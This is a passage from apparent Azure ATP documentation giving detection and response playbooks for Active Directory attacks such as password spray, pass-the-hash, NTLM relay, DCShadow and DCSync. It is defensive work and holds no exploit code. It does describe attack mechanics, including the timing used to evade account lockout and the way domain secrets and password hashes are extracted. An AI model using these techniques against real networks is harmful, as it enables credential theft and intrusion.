If the owner of the source computer used the honeytoken account to authenticate, using the exact method described in the alert, *Close* the security alert, as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source user](#).

2. Investigate the [source computer](#).

NOTE

> If the authentication was made using NTLM, in some scenarios, there may not be enough information available about the server the source computer tried to access. Azure ATP captures the source computer data based on Windows Event 4776, which contains the computer defined source computer name.

> Using Windows Event 4776 to capture this information, the source field for this information is occasionally overwritten by the device or software to display only Workstation or MSTSC. If you frequently have devices that display as Workstation or MSTSC, make sure to enable NTLM auditing on the relevant domain controllers to get the true source computer name.

> To enable NTLM auditing, turn on Windows Event 8004 (NTLM authentication event that includes information about the source computer, user account, and the server the source machine tried to access).

Suggested remediation and steps for prevention

1. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised. Reset their passwords and enable MFA.

Suspected Brute Force attack (Kerberos, NTLM) (external ID 2023)

Previous name: Suspicious authentication failures

Description

In a brute-force attack, the attacker attempts to authenticate with multiple passwords on different accounts until a correct password is found or by using one password in a large-scale password spray that works for at least one account. Once found, the attacker logs in using the authenticated account.

In this detection, an alert is triggered when many authentication failures occur using Kerberos, NTLM, or use of a password spray is detected. Using Kerberos or NTLM, this type of attack is typically committed either *horizontal*, using a small set of passwords across many users, *vertical* with a large set of passwords on a few users, or any combination of the two.

In a password spray, after successfully enumerating a list of valid users from the domain controller, attackers try ONE carefully crafted password against ALL of the known user accounts (one password to many accounts). If the initial password spray fails, they try again, utilizing a different carefully crafted password, normally after waiting 30 minutes between attempts. The wait time allows attackers to avoid triggering most time-based account lockout thresholds. Password spray has quickly become a favorite technique of both attackers and pen testers. Password spray attacks have proven to be effective at gaining an initial foothold in an organization, and for making subsequent lateral moves, trying to escalate privileges. The minimum period before an alert can be triggered is one week.

Learning period

1 week

TP, B-TP, or FP

It is important to check if any login attempts ended with successful authentication.

1. If any login attempts ended successfully, check if any of the **Guessed accounts** are normally used from that source computer.
 - Is there any chance these accounts failed because a wrong password was used?

- Check with the user(s) if they generated the activity, (failed to login a few times and then succeeded).

If the answer to the questions above is **yes**, **Close** the security alert as a B-TP activity.

2. If there are no **Guessed accounts**, check if any of the **Attacked accounts** are normally used from the source computer.

- Check if there is a script running on the source computer with wrong/old credentials?
- If the answer to the previous question is **yes**, stop and edit, or delete the script. **Close** the security alert as a B-TP activity.

Understand the scope of the breach

1. Investigate the source computer.
2. On the alert page, check which, if any, users were guessed successfully.
 - For each user that was guessed successfully, [check their profile](#) to investigate further.

NOTE

If the authentication was made using NTLM, in some scenarios, there may not be enough information available about the server the source computer tried to access. Azure ATP captures the source computer data based on Windows Event 4776, which contains the computer defined source computer name. Using Windows Event 4776 to capture this information, the source field for this information is occasionally overwritten by the device or software to display only Workstation or MSTSC. If you frequently have devices that display as Workstation or MSTSC, make sure to enable NTLM auditing on the relevant domain controllers to get the true source computer name. To enable NTLM auditing, turn on Windows Event 8004 (NTLM authentication event that includes information about the source computer, user account, and the server the source machine tried to access).

3. When you learn which server sent the authentication validation, investigate the server by checking events, such as Windows Event 4624, to better understand the authentication process.
4. Check if this server is exposed to the internet using any open ports. For example, is the server open using RDP to the internet?

Suggested remediation and steps for prevention

1. Reset the passwords of the guessed users and enable MFA.
2. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised. Reset their passwords and enable MFA.
3. Reset the passwords of the source user and enable MFA.
4. Enforce [complex and long passwords](#) in the organization, it will provide the necessary first level of security against future brute-force attacks.

Suspected Brute Force attack (LDAP) (external ID 2004)

Previous name: Brute force attack using LDAP simple bind

Description

In a brute-force attack, the attacker attempts to authenticate with many different passwords for different accounts until a correct password is found for at least one account. Once found, an attacker can log in using that account.

In this detection, an alert is triggered when Azure ATP detects a massive number of simple bind authentications.

This alert detects brute force attacks performed either *horizontally* with a small set of passwords across many users, *vertically* with a large set of passwords on just a few users, or any combination of the two options.

TP, B-TP, or FP

It is important to check if any login attempts ended with successful authentication.

1. If any login attempts ended successfully, are any of the **Guessed accounts** normally used from that source computer?

- Is there any chance these accounts failed because a wrong password was used?
- Check with the user(s) if they generated the activity, (failed to login a few times and then succeeded).

If the answer to the previous questions is **yes**, **Close** the security alert as a B-TP activity.

2. If there are no **Guessed accounts**, check if any of the **Attacked accounts** are normally used from the source computer.

- Check if there is a script running on the source computer with wrong/old credentials?

If the answer to the previous question is **yes**, stop and edit, or delete the script. **Close** the security alert as a B-TP activity.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. On the alert page, check which users, if any, were guessed successfully. For each user that was guessed successfully, [check their profile](#) to investigate further.

Suggested remediation and steps for prevention

1. Reset the passwords of the guessed users and enable MFA.
2. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised. Reset their passwords and enable MFA.
3. Reset the passwords of the source user and enable MFA.
4. Enforce [complex and long passwords](#) in the organization, it will provide the necessary first level of security against future brute-force attacks.
5. Prevent future usage of LDAP clear text protocol in your organization.

Suspected Brute Force attack (SMB) (external ID 2033)

Previous name: Unusual protocol implementation (potential use of malicious tools such as Hydra)

Description

Attackers use tools that implement various protocols such as SMB, Kerberos, and NTLM in non-standard ways. While this type of network traffic is accepted by Windows without warnings, Azure ATP is able to recognize potential malicious intent. The behavior is indicative of brute force techniques.

TP, B-TP, or FP

1. Check if the source computer is running an attack tool such as Hydra.
 - a. If the source computer is running an attack tool, this alert is a **TP**. Follow the instructions in **understand the scope of the breach**, above.

Occasionally, applications implement their own NTLM or SMB stack.

1. Check if the source computer is running its own NTLM or SMB stack type of application.
 - a. If the source computer is found running that type of application, and it should not continue to run, fix the application configuration as needed. **Close** the security alert as a **T-BP** activity.
 - b. If the source computer is found running that type of application, and it should continue doing so, **Close** the security alert as a **T-BP** activity, and exclude that computer.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. Investigate the [source user](#) (if there is a source user).

Suggested remediation and steps for prevention

1. Reset the passwords of the guessed users and enable multi-factor authentication.
2. Contain the source computer
 - a. Find the tool that performed the attack and remove it.
 - b. Search for users logged on around the time of the activity, as they may also be compromised.
 - c. Reset their passwords and enable multi-factor authentication.
3. Enforce [Complex and long passwords](#) in the organization. Complex and long passwords provide the necessary first level of security against future brute-force attacks.
4. [Disable SMBv1](#)

Suspected WannaCry ransomware attack (external ID 2035)

Previous name: Unusual protocol implementation (potential WannaCry ransomware attack)

Description

Attackers use tools that implement various protocols in non-standard ways. While this type of network traffic is accepted by Windows without warnings, Azure ATP is able to recognize potential malicious intent. The behavior is indicative of techniques used by advanced ransomware, such as WannaCry.

TP, B-TP, or FP

1. Check if WannaCry is running on the source computer.
 - If WannaCry is running, this alert is a **TP**. Follow the instructions in **understand the scope of the breach**, above.

Occasionally, applications implement their own NTLM or SMB stack.

1. Check if the source computer is running its own NTLM or SMB stack type of application.
 - a. If the source computer is found running that type of application, and it should not continue to run, fix the application configuration as needed. **Close** the security alert as a **T-BP** activity.
 - b. If the source computer is found running that type of application, and it should continue doing so, **Close** the security alert as a **T-BP** activity, and exclude that computer.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. Investigate the [compromised user](#).

Suggested remediation and steps for prevention

1. Contain the source computer.

- [Remove WannaCry](#)
 - WanaKiwi can decrypt the data in the hands of some ransom software, but only if the user has not restarted or turned off the computer. For more information, see [WannaCry Ransomware](#)
 - Look for users logged on around the time of the activity, as they might also be compromised. Reset their passwords and enable MFA.
2. Patch all of your machines, making sure to apply security updates.
 - [Disable SMBv1](#)

Suspected use of Metasploit hacking framework (external ID 2034)

Previous name: Unusual protocol implementation (potential use of Metasploit hacking tools)

Description

Attackers use tools that implement various protocols (SMB, Kerberos, NTLM) in non-standard ways. While this type of network traffic is accepted by Windows without warnings, Azure ATP is able to recognize potential malicious intent. The behavior is indicative of techniques such as use of the Metasploit hacking framework.

TP, B-TP, or FP

1. Check if the source computer is running an attack tool such as Metasploit or Medusa.
2. If yes, it is a true positive. Follow the instructions in **understand the scope of the breach**, above.

Occasionally, applications implement their own NTLM or SMB stack.

1. Check if the source computer is running its own NTLM or SMB stack type of application.
 - a. If the source computer is found running that type of application, and it should not continue to run, fix the application configuration as needed. **Close** the security alert as a **T-BP** activity.
 - b. If the source computer is found running that type of application, and it should continue doing so, **Close** the security alert as a **T-BP** activity, and exclude that computer.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. If there is a source user, [investigate the user](#).

Suggested remediation and steps for prevention

1. Reset the passwords of the guessed users and enable MFA.
2. Contain the source computer.
 - a. Find the tool that performed the attack and remove it.
 - b. Search for users logged on around the time of the activity, as they may also be compromised. Reset their passwords and enable multi-factor authentication.
3. Reset the passwords of the source user and enable MFA.
4. [Disable SMBv1](#)

Suspicious VPN connection (external ID 2025)

Previous name: Suspicious VPN connection

Description

Azure ATP learns the entity behavior for users VPN connections over a sliding period of one month.

The VPN-behavior model is based on the machines users log in to and the locations the users connect from.

An alert is opened when there is a deviation from the user's behavior based on a machine learning algorithm.

Learning period

30 days from the first VPN connection, and at least 5 VPN connections in the last 30 days, per user.

TP, B-TP, or FP

1. Is the suspicious user supposed to be performing these operations?
 - a. Did the user recently change their location?
 - b. Is the user travelling and connecting from a new device?

If the answer is yes to the questions above, **Close** the security alert as a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. If there is a source user, [investigate the user](#).

Suggested remediation and steps for prevention

1. Reset the password of the user and enable MFA.
2. Consider blocking this user from connecting using VPN.
3. Consider blocking this computer from connecting using VPN.
4. Check if there are other users connected through VPN from these locations, and check if they are compromised.

[Lateral Movement alert tutorial](#)

See Also

- [Investigate a computer](#)
- [Investigate a user](#)
- [Working with security alerts](#)
- [Working with lateral movement paths](#)
- [Reconnaissance alerts](#)
- [Lateral movement alerts](#)
- [Domain dominance alerts](#)
- [Exfiltration alerts](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Lateral movement alerts

8/5/2019 • 11 minutes to read

Typically, cyber attacks are launched against any accessible entity, such as a low-privileged user, and then quickly move laterally until the attacker gains access to valuable assets. Valuable assets can be sensitive accounts, domain administrators, or highly sensitive data. Azure ATP identifies these advanced threats at the source throughout the entire attack kill chain and classifies them into the following phases:

1. [Reconnaissance](#)
2. [Compromised credentials](#)
3. **Lateral Movements**
4. [Domain dominance](#)
5. [Exfiltration](#)

To learn more about how to understand the structure, and common components of all Azure ATP security alerts, see [Understanding security alerts](#).

The following security alerts help you identify and remediate **Lateral Movement** phase suspicious activities detected by Azure ATP in your network. In this tutorial, you'll learn how to understand, classify, remediate, and prevent the following types of attacks:

- Remote code execution over DNS (external ID 2036)
- Suspected identity theft (pass-the-hash) (external ID 2017)
- Suspected identity theft (pass-the-ticket) (external ID 2018)
- Suspected NTLM authentication tampering (external ID 2039)
- Suspected NTLM relay attack (Exchange account) (external ID 2037)
- Suspected overpass-the-hash attack (encryption downgrade) (external ID 2008)
- Suspected overpass-the-hash attack (Kerberos) (external ID 2002)

Remote code execution over DNS (external ID 2036)

Description

12/11/2018 Microsoft published [CVE-2018-8626](#), announcing that a newly discovered remote code execution vulnerability exists in Windows Domain Name System (DNS) servers. In this vulnerability, servers fail to properly handle requests. An attacker who successfully exploits the vulnerability can run arbitrary code in the context of the Local System Account. Windows servers currently configured as DNS servers are at risk from this vulnerability.

In this detection, an Azure ATP security alert is triggered when DNS queries suspected of exploiting the CVE-2018-8626 security vulnerability are made against a domain controller in the network.

TP, B-TP or FP

1. Are the destination computers up-to-date and patched against CVE-2018-8626?
 - If the computers are up-to-date and patched, **Close** the security alert as a **FP**.
2. Was a service created or an unfamiliar process executed around the time of the attack?
 - If no new service or unfamiliar process is found, **Close** the security alert as a **FP**.
3. This type of attack can crash the DNS service before successfully causing code execution.
 - Check if the DNS service was restarted a few times around the time of the attack.

- If the DNS was restarted, it was likely an attempt to exploit CVE-2018-8626. Consider this alert a **TP** and follow the instructions in **Understand the scope of the breach**.

Understand the scope of the breach

- Investigate the [source and destination computers](#).

Suggested remediation and steps for prevention

Remediation

1. Contain the domain controllers.
 - a. Remediate the remote code execution attempt.
 - b. Look for users also logged on around the same time as the suspicious activity, as they may also be compromised. Reset their passwords and enable MFA.
2. Contain the source computer.
 - a. Find the tool that performed the attack and remove it.
 - b. Look for users also logged on around the same time as the suspicious activity, as they may also be compromised. Reset their passwords and enable MFA.

Prevention

- Make sure all DNS servers in the environment are up-to-date, and patched against [CVE-2018-8626](#).

Suspected identity theft (pass-the-hash) (external ID 2017)

Previous name: Identity theft using Pass-the-Hash attack

Description

Pass-the-Hash is a lateral movement technique in which attackers steal a user's NTLM hash from one computer and use it to gain access to another computer.

TP, B-TP, or FP?

1. Determine if the hash was used from computers the user is using regularly?
 - If the hash was used from computers used regularly, **Close** the alert as an **FP**.

Understand the scope of the breach

1. Investigate the [source and destination computers](#) further.
2. Investigate the [compromised user](#).

Suggested remediation and steps for prevention

1. Reset the password of the source user and enable MFA.
2. Contain the source and destination computers.
3. Find the tool that performed the attack and remove it.
4. Look for users logged in around the same time of the activity, as they may also be compromised. Reset their passwords and enable MFA.

Suspected identity theft (pass-the-ticket) (external ID 2018)

Previous name: Identity theft using Pass-the-Ticket attack

Description

Pass-the-Ticket is a lateral movement technique in which attackers steal a Kerberos ticket from one computer

and use it to gain access to another computer by reusing the stolen ticket. In this detection, a Kerberos ticket is seen used on two (or more) different computers.

TP, B-TP, or FP?

Successfully resolving IPs to computers in the organization is critical to identify pass-the-ticket attacks from one computer to another.

1. Check if the IP address of one or both computers belong to a subnet that is allocated from an undersized DHCP pool, for example, VPN, VDI or WiFi?
2. Is the IP address shared (for example, by a NAT device)?
3. Is the sensor not resolving one or more of the destination IP addresses? If a destination IP address is not resolved, it may indicate that the correct ports between sensor and devices are not open correctly.

If the answer to any of the previous questions is **yes**, check if the source and destinations computers are the same. If they are the same, it is an **FP** and there were no real attempts at **pass-the-ticket**.

The [Remote Credential Guard](#) feature of RDP connections, when used with Windows 10 on Windows Server 2016 and newer, can cause **B-TP** alerts. Using the alert evidence, check if the user made a remote desktop connection from the source computer to the destination computer.

1. Check for correlating evidence.
2. If there is correlating evidence, check if the RDP connection was made using Remote Credential Guard.
3. If the answer is yes, **Close** the security alert as a **T-BP** activity.

There are custom applications that forward tickets on behalf of users. These applications have delegation rights to user tickets.

1. Is a custom application type like the one previously described, currently on the destination computers? Which services is the application running? Are the services acting on behalf of users, for example, accessing databases?
 - If the answer is yes, **Close** the security alert as a **T-BP** activity.
2. Is the destination computer a delegation server?
 - If the answer is yes, **Close** the security alert, and exclude that computer as a **T-BP** activity.

Understand the scope of the breach

1. Investigate the [source and destination computers](#).
2. Investigate the [compromised user](#).

Suggested remediation and steps for prevention

1. Reset the password of the source user and enable MFA.
2. Contain the source and destination computers.
3. Find the tool that performed the attack and remove it.
4. Look for users logged on around the same time as the activity, as they may also be compromised. Reset their passwords and enable MFA.
5. If you have Windows Defender ATP installed – use **klist.exe purge** to delete all the tickets of the specified logon session and prevent future usage of the tickets.

Suspected NTLM authentication tampering (external ID 2039)

In June 2019, Microsoft published [Security Vulnerability CVE-2019-1040](#), announcing discovery of a new tampering vulnerability in Microsoft Windows, when a “man-in-the-middle” attack is able to successfully bypass NTLM MIC (Message Integrity Check) protection.

Malicious actors that successfully exploit this vulnerability have the ability to downgrade NTLM security features, and may successfully create authenticated sessions on behalf of other accounts. Unpatched Windows Servers are at risk from this vulnerability.

In this detection, an Azure ATP security alert is triggered when NTLM authentication requests suspected of exploiting security vulnerability identified in [CVE-2019-1040](#) are made against a domain controller in the network.

TP, B-TP, or FP?

1. Are the involved computers, including domain controllers, up-to-date and patched against [CVE-2019-1040](#)?
 - o If the computers are up-to-date and patched, we expect the authentication to fail. If the authentication ailed, **Close** the security alert as a failed attempt.

Understand the scope of the breach

1. Investigate the [source computers](#).
2. Investigate the [source account](#).

Suggested remediation and steps for prevention

Remediation

1. Contain the source computers
2. Find the tool that performed the attack and remove it.
3. Look for users logged on around the same time as the activity occurred, as they may also be compromised. Reset their passwords and enable MFA.
4. Force the use of sealed NTLMv2 in the domain, using the **Network security: LAN Manager authentication level** group policy. For more information, see [LAN Manager authentication level instructions](#) for setting the group policy for domain controllers.

Prevention • Make sure all devices in the environment are up-to-date, and patched against [CVE-2019-1040](#).

Suspected NTLM relay attack (Exchange account) (external ID 2037)

Description

An Exchange Server can be configured to triggered NTLM authentication with the Exchange Server account to a remote http server run by an attacker. This server waits for the Exchange Server communication to relay its own sensitive authentication to any other server, or even more interestingly to the Active Directory over LDAP, and grabs the authentication information.

Once the relay server receives the NTLM authentication, it provides a challenge that was originally created by the target server. The client responds to the challenge, preventing an attacker from taking the response, and using it to continue NTLM negotiation with the target domain controller.

In this detection, an alert is triggered when Azure ATP identify use of Exchange account credentials from a suspicious source.

TP, B-TP, or FP?

1. Check the source computers behind the IP addresses.
 - a. If the source computer is an Exchange Server, **Close** the security alert as an **FP** activity.
 - b. Determine if the source account should authenticate using NTLM from these computers? If they should authenticate, **Close** the security alert, and exclude these computers as a **B-TP** activity.

Understand the scope of the breach

1. Continue [investigating the source computers](#) behind the IP addresses involved.
2. Investigate the [source account](#).

Suggested remediation and steps for prevention

1. Contain the source computers
 - a. Find the tool that performed the attack and remove it.
 - b. Look for users logged on around the same time as the activity occurred, as they may also be compromised. Reset their passwords and enable MFA.
2. Force the use of sealed NTLMv2 in the domain, using the **Network security: LAN Manager authentication level** group policy. For more information, see [LAN Manager authentication level instructions](#) for setting the group policy for domain controllers.

Suspected overpass-the-hash attack (encryption downgrade) (external ID 2008)

Previous name: Encryption downgrade activity

Description

Encryption downgrade is a method of weakening Kerberos using encryption downgrade of different fields of the protocol, normally encrypted using the highest levels of encryption. A weakened encrypted field can be an easier target to offline brute force attempts. Various attack methods utilize weak Kerberos encryption cyphers. In this detection, Azure ATP learns the Kerberos encryption types used by computers and users, and alerts you when a weaker cypher is used that is unusual for the source computer, and/or user, and matches known attack techniques.

In an over-pass-the-hash attack, an attacker can use a weak stolen hash to create a strong ticket, with a Kerberos AS request. In this detection, instances are detected where the AS_REQ message encryption type from the source computer is downgraded, when compared to the previously learned behavior (the computer used AES).

TP, B-TP, or FP?

1. Determine if the smartcard configuration recently changed.
 - Did the accounts involved recently have smartcard configurations changes?

If the answer is yes, **Close** the security alert as a **T-BP** activity.

Some legitimate resources don't support strong encryption ciphers and may trigger this alert.

2. Do all source users share something?
 - a. For example, are all of your marketing personnel accessing a specific resource that could cause the alert to be triggered?
 - b. Check the resources accessed by those tickets.
 - Check this in Active Directory by checking the attribute *msDS-SupportedEncryptionTypes*, of the resource service account.
 - c. If there is only one accessed resource, check if it is a valid resource for these users to access.

If the answer to one of the previous questions is **yes**, it is likely to be a **T-BP** activity. Check if the resource can support a strong encryption cipher, implement a stronger encryption cipher where possible, and **Close** the security alert.

Understand the scope of the breach

1. Investigate the [source computer](#).

2. Investigate the [compromised user](#).

Suggested remediation and steps for prevention

Remediation

1. Reset the password of the source user and enable MFA.
2. Contain the source computer.
3. Find the tool that performed the attack and remove it.
4. Look for users logged on around the time of the activity, as they may also be compromised. Reset their passwords and enable MFA

Prevention

1. Configure your domain to support strong encryption cyphers, and remove *Use Kerberos DES encryption types*. Learn more about [encryption types and Kerberos](#).
2. Make sure the domain functional level is set to support strong encryption cyphers.
3. Give preference to using applications that support strong encryption cyphers.

Suspected overpass-the-hash attack (Kerberos) (external ID 2002)

Previous name: Unusual Kerberos protocol implementation (potential overpass-the-hash attack)

Description

Attackers use tools that implement various protocols such as Kerberos and SMB in non-standard ways. While Microsoft Windows accepts this type of network traffic without warnings, Azure ATP is able to recognize potential malicious intent. The behavior is indicative of techniques such as over-pass-the-hash, Brute Force, and advanced ransomware exploits such as WannaCry, are used.

TP, B-TP, or FP?

Sometimes applications implement their own Kerberos stack, not in accordance with the Kerberos RFC.

1. Check if the source computer is running an application with its own Kerberos stack, not in accordance with Kerberos RFC.
2. If the source computer is running such an application, and it should **not** do this, fix the application configuration. **Close** the security alert as a **T-BP** activity.
3. If the source computer is running such an application and it should continue to do so, **Close** the security alert as a **T-BP** activity and exclude the computer.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. If there is a [source user](#), investigate.

Suggested remediation and steps for prevention

1. Reset the passwords of the compromised users and enable MFA.
2. Contain the source computer.
3. Find the tool that performed the attack and remove it.
4. Look for users logged on around the same time as the suspicious activity, as they may also be compromised. Reset their passwords and enable MFA.
5. Reset the passwords of the source user and enable MFA.

[Domain dominance alert tutorial](#)

See Also

- [Investigate a computer](#)
- [Working with security alerts](#)
- [Working with lateral movement paths](#)
- [Reconnaissance alerts](#)
- [Compromised credential alerts](#)
- [Domain dominance alerts](#)
- [Exfiltration alerts](#)
- [Check out the Azure ATP forum!](#)

Tutorial: Domain dominance alerts

7/10/2019 • 25 minutes to read

Typically, cyber attacks are launched against any accessible entity, such as a low-privileged user, and then quickly move laterally until the attacker gains access to valuable assets. Valuable assets can be sensitive accounts, domain administrators, or highly sensitive data. Azure ATP identifies these advanced threats at the source throughout the entire attack kill chain and classifies them into the following phases:

1. [Reconnaissance](#)
2. [Compromised credentials](#)
3. [Lateral Movements](#)
4. **Domain dominance**
5. [Exfiltration](#)

To learn more about how to understand the structure, and common components of all Azure ATP security alerts, see [Understanding security alerts](#).

The following security alerts help you identify and remediate **Domain dominance** phase suspicious activities detected by Azure ATP in your network. In this tutorial, learn how to understand, classify, prevent, and remediate the following attacks:

- Malicious request of Data Protection API master key (external ID 2020)
- Remote code execution attempt (external ID 2019)
- Suspected DCShadow attack (domain controller promotion) (external ID 2028)
- Suspected DCShadow attack (domain controller replication request) (external ID 2029)
- Suspected DCSync attack (replication of directory services) (external ID 2006)
- Suspected Golden Ticket usage (encryption downgrade) (external ID 2009)
- Suspected Golden Ticket usage (forged authorization data) (external ID 2013)
- Suspected Golden Ticket usage (nonexistent account) (external ID 2027)
- Suspected Golden Ticket usage (ticket anomaly) (external ID 2032)
- Suspected Golden Ticket usage (time anomaly) (external ID 2022)
- Suspected Skeleton Key attack (encryption downgrade) (external ID 2010)
- Suspicious additions to sensitive groups (external ID 2024)
- Suspicious service creation (external ID 2026)

Malicious request of Data Protection API master key (external ID 2020)

Previous name: Malicious Data Protection Private Information Request

Description

The Data Protection API (DPAPI) is used by Windows to securely protect passwords saved by browsers, encrypted files, and other sensitive data. Domain controllers hold a backup master key that can be used to decrypt all secrets encrypted with DPAPI on domain-joined Windows machines. Attackers can use the master key to decrypt any secrets protected by DPAPI on all domain-joined machines. In this detection, an Azure ATP alert is triggered when the DPAPI is used to retrieve the backup master key.

TP, B-TP, or FP?

Advanced security scanners may legitimately generate this type of activity against Active Directory.

1. Check if the source computer is running an organization-approved advanced security scanner against Active Directory?
 - If the answer is **yes**, and it should not be running, fix the application configuration. This alert is a **B-TP** and can be **Closed**.
 - If the answer is **yes**, and it should always do this, **Close** the alert, and exclude that computer, it is probably a **B-TP** activity.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. If a [source user](#) exists, investigate.

Suggested remediation and steps for prevention

1. Reset the password of the source user and enable MFA.
2. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised. Reset their passwords and enable MFA.
3. The stolen private key is never changed. Meaning the actor can always use the stolen key to decrypt protected data in the target domain. A methodological way to change this private key does not exist.
 - To create a key, use the current private key, create a key, and re-encrypt every domain master key with the new private key.

Remote code execution attempt (external ID 2019)

Previous name: Remote code execution attempt

Description

Attackers who compromise administrative credentials or use a zero-day exploit can execute remote commands on your domain controller. This can be used for gaining persistency, collecting information, denial of service (DOS) attacks or any other reason. Azure ATP detects PSEXEC, Remote WMI, and PowerShell connections.

TP, B-TP, or FP

Administrative workstations, IT team members, and service accounts can all perform legitimate administrative tasks against domain controllers.

1. Check if the source computer or user is supposed to run those types of commands on your domain controller?
 - If the source computer or user is supposed to run those types of commands, **Close** the security alert as a **B-TP** activity.
 - If the source computer or user is supposed to run those commands on your domain controller, and will continue to do so, it is a **B-TP** activity. **Close** the security alert and exclude the computer.

Understand the scope of the breach

1. Investigate the [source computer](#) and [user](#).
2. Investigate the [domain controller](#).

Suggested remediation and steps for prevention:

Remediation

1. Reset the password of the source users and enable MFA.
2. Contain the domain controllers by:
 - Remediate the remote code execution attempt.
 - Look for users logged on around the same time as the suspicious activity, as they may also be compromised. Reset their passwords and enable MFA.
3. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users logged on around the same time as the suspicious activity, as they may also be compromised. Reset their passwords and enable MFA.

Prevention

1. Restrict remote access to domain controllers from non-Tier 0 machines.
2. Implement [privileged access](#), allowing only hardened machines to connect to domain controllers for admins.
3. Implement less-privileged access on domain machines to allow specific users the right to create services.

NOTE

Remote code execution attempt alerts on attempted use of Powershell commands are only supported by ATP sensors.

Suspected DCSshadow attack (domain controller promotion) (external ID 2028)

Previous name: Suspicious domain controller promotion (potential DCSshadow attack)

Description

A domain controller shadow (DCSshadow) attack is an attack designed to change directory objects using malicious replication. This attack can be performed from any machine by creating a rogue domain controller using a replication process.

In a DCSshadow attack, RPC, and LDAP are used to:

1. Register the machine account as a domain controller (using domain admin rights).
2. Perform replication (using the granted replication rights) over DRSUAPI and send changes to directory objects.

In this Azure ATP detection, a security alert is triggered when a machine in the network tries to register as a rogue domain controller.

TP, B-TP, or FP

If the source computer is a domain controller, failed or low certainty resolution can prevent Azure ATP from being able to confirm identification.

1. Check if the source computer is a domain controller? If the answer is **yes**, **Close** the alert as a **B-TP** activity.

Changes in your Active Directory can take time to synchronize.

1. Is the source computer a newly promoted domain controller? If the answer is **yes**, **Close** the alert as a **B-TP** activity.

Servers and applications might replicate data from Active Directory, such as Azure AD Connect or network performance monitoring devices.

1. Check if this source computer is supposed to generate this type of activity?

- If the answer is **yes**, but the source computer should not continue generating this type of activity in the future, fix the configuration of the server/application. **Close** the security alert as a **B-TP** activity.
- If the answer is **yes** and the source computer should continue generating this type of activity in the future, **Close** the security alert as a **B-TP** activity, and exclude the computer to avoid additional benign alerts.

Understand the scope of the breach

1. Investigate the [source computer](#).
2. Look at the Event Viewer to see [Active Directory events that it records in the directory services log](#). You can use the log to monitor changes in Active Directory. By default, Active Directory only records critical error events, but if this alert recurs, enable this audit on the relevant domain controller for further investigation.

Suggested remediation and steps for prevention:

Remediation:

1. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised.
Reset their passwords and enable MFA.

Prevention:

Validate the following permissions:

1. Replicate directory changes.
2. Replicate directory changes all.
3. For more information, see [Grant Active Directory Domain Services permissions for profile synchronization in SharePoint Server 2013](#). You can use [AD ACL Scanner](#) or create a Windows PowerShell script to determine who has these permissions in the domain.

NOTE

Suspicious domain controller promotion (potential DCShadow attack) alerts are supported by ATP sensors only.

Suspected DCShadow attack (domain controller replication request) (external ID 2029)

Previous name: Suspicious replication request (potential DCShadow attack)

Description

Active Directory replication is the process by which changes that are made on one domain controller are synchronized with other domain controllers. Given necessary permissions, attackers can grant rights for their machine account, allowing them to impersonate a domain controller. Attackers strive to initiate a malicious replication request, allowing them to change Active Directory objects on a genuine domain controller, which can give the attackers persistence in the domain. In this detection, an alert is triggered when a suspicious replication request is generated against a genuine domain controller protected by Azure ATP. The behavior is indicative of techniques used in domain controller shadow attacks.

TP, B-TP, or FP

If the source computer is a domain controller, failed or low certainty resolution can prevent Azure ATP from identification.

1. Check if the source computer is a domain controller? If the answer is **yes**, **Close** the alert as a **B-TP** activity.

Changes in your Active Directory can take time to synchronize.

1. Is the source computer a newly promoted domain controller? If the answer is **yes**, **Close** the alert as a **B-TP** activity.

Servers and applications might replicate data from Active Directory, such as Azure AD Connect or network performance monitoring devices.

1. Was this source computer supposed to generate this type of activity?
 - If the answer is **yes**, but the source computer should not continue generating this type of activity in the future, fix the configuration of the server/application. **Close** the security alert as a **B-TP** activity.
 - If the answer is **yes**, and the source computer should continue generating this type of activity in the future, **Close** the security alert as a **B-TP** activity, and exclude the computer to avoid additional **B-TP** alerts.

Understand the scope of the breach

1. Investigate the source [computer](#).

Suggested remediation and steps for prevention

Remediation:

1. Contain the source computer.
 - Find the tool that performed the attack and remove it.
 - Look for users who were logged on around the same time as the activity occurred, as these users may also be compromised.
Reset their passwords and enable MFA.
2. Remediate the data that was replicated on the domain controllers.

Prevention:

Validate the following permissions:

1. Replicate directory changes.
2. Replicate directory changes all.
3. For more information, see [Grant Active Directory Domain Services permissions for profile synchronization in SharePoint Server 2013](#). You can use [AD ACL Scanner](#) or create a Windows PowerShell script to determine who in the domain has these permissions.

NOTE

Suspicious replication request (potential DCShadow attack) alerts are supported by ATP sensors only.

Suspected DCSync attack (replication of directory services) (external ID 2006)

Previous name: Malicious replication of directory services

Description

Active Directory replication is the process by which changes that are made on one domain controller are synchronized with all other domain controllers. Given necessary permissions, attackers can initiate a replication request, allowing them to retrieve the data stored in Active Directory, including password hashes.

In this detection, an alert is triggered when a replication request is initiated from a computer that is not a domain controller.

NOTE

If you have domain controllers on which Azure ATP sensors are not installed, those domain controllers are not covered by Azure ATP. When deploying a new domain controller on an unregistered or unprotected domain controller, it may not immediately be identified by Azure ATP as a domain controller. It is highly recommended to install the Azure ATP sensor on every domain controller to get full coverage.

TP, B-TP, or FP

If the source computer is a domain controller, failed or low certainty resolution can prevent Azure ATP from identification.

1. Check if the source computer is a domain controller? If the answer is **yes**, **Close** the alert as a **B-TP** activity.

Changes in your Active Directory can take time to synchronize.

1. Is the source computer a newly promoted domain controller? If the answer is **yes**, **Close** the alert as a **B-TP** activity.

Servers and applications might replicate data from Active Directory, such as Azure AD Connect or network performance monitoring devices.

1. Was this source computer was supposed to generate this type of activity?
